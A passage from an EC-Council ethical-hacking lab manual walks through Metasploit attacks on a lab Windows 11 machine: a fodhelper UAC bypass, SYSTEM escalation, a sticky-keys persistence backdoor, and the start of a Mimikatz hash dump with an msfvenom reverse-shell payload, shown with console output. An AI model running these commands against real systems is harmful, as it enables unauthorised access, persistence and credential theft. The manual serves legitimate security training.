
31. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
32. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).
33. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.



34. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

35. Type **getsystem -t 1** and press **Enter** to elevate privileges.
36. Now, type **getuid** and press **Enter**. The meterpreter session is now running with system privileges.



37. Type **background** and press **Enter** to background the current session.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Applications  Places  System                                   Wed Apr 6, 12:42
                                msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
   --  ----
   0   Windows x86


msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Cleaining up registry keys ...
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50193) at 2022-04-06 12:39:11 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac_fodhelper) >
Menu   msfconsole - Parrot Ter...
```

Note: In this task, we will use sticky_keys module present in Metasploit to exploit the sticky keys feature in **Windows 11**.

38. Type **use post/windows/manage/sticky_keys** and press **Enter**.
39. Now type **sessions i*** and press **Enter** to list the sessions in meterpreter.


```
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac_fodhelper) > use post/windows/manage/sticky_keys
msf6 post(windows/manage/sticky_keys) > sessions i*

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  Windows11\Admin @ WINDOWS11  10.10.1.13:444 -> 10.10.1.11:5
                                                                  0171 (10.10.1.11)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS1  10.10.1.13:4444 -> 10.10.1.11:
                                     1                            50193 (10.10.1.11)

msf6 post(windows/manage/sticky_keys) >
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

40. In the console type **set session 2** to set the privileged session as the current session.
41. In the console type **exploit** and press **Enter**, to begin the exploit.


```
msf6 exploit(windows/local/bypassuac_fodhelper) > use post/windows/manage/sticky_keys
msf6 post(windows/manage/sticky_keys) > sessions i*

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x86/windows  Windows11\Admin @ WINDOWS11    10.10.1.13:444 -> 10.10.1.11:5
                                                                    0171 (10.10.1.11)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS1  10.10.1.13:4444 -> 10.10.1.11:
                                     1                              50193 (10.10.1.11)

msf6 post(windows/manage/sticky_keys) > set session 2
session => 2
msf6 post(windows/manage/sticky_keys) > exploit

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an RDP or UAC prompt by pressing SHIFT 5
times.
[*] Post module execution completed
msf6 post(windows/manage/sticky_keys) >
```

42. Now, switch to **Windows 11** machine and sign out from the **Admin** account and sign into **Martin** account using **apple** as password.
43. Martin is a user account without any admin privileges, lock the system and from the lock screen press **Shift** key **5** times, this will open a command prompt on the lock screen with System privileges instead of sticky keys error window.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

44. In the Command Prompt window, type **whoami** and press **Enter**.



45. We can see that we have successfully got a persistent System level access to the target system by exploiting sticky keys.
46. This concludes the demonstration of maintain persistence by exploiting Sticky Keys.
47. Close all open windows and document all the acquired information.
48. Sign out from **Martin** account and sign into **Admin** account using **Pa$$w0rd** as password.
49. Turn off the **Parrot Security** virtual machine.

Task 6: Escalate Privileges to Gather Hashdump using Mimikatz


Mimikatz is a post exploitation tool that enables users to save and view authentication credentials such as kerberos tickets, dump passwords from memory, PINs, as well as hashes. It enables you to perform functions such as pass-the-hash, pass-the-ticket, and makes post exploitation lateral movement within a network.

Here, we use Metasploit inbuilt Mimikatz module which is also known as kiwi to dump Hashes from the target machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
3. In **Parrot Security** machine launch a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.
7. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/backdoor.exe** and press **Enter**.



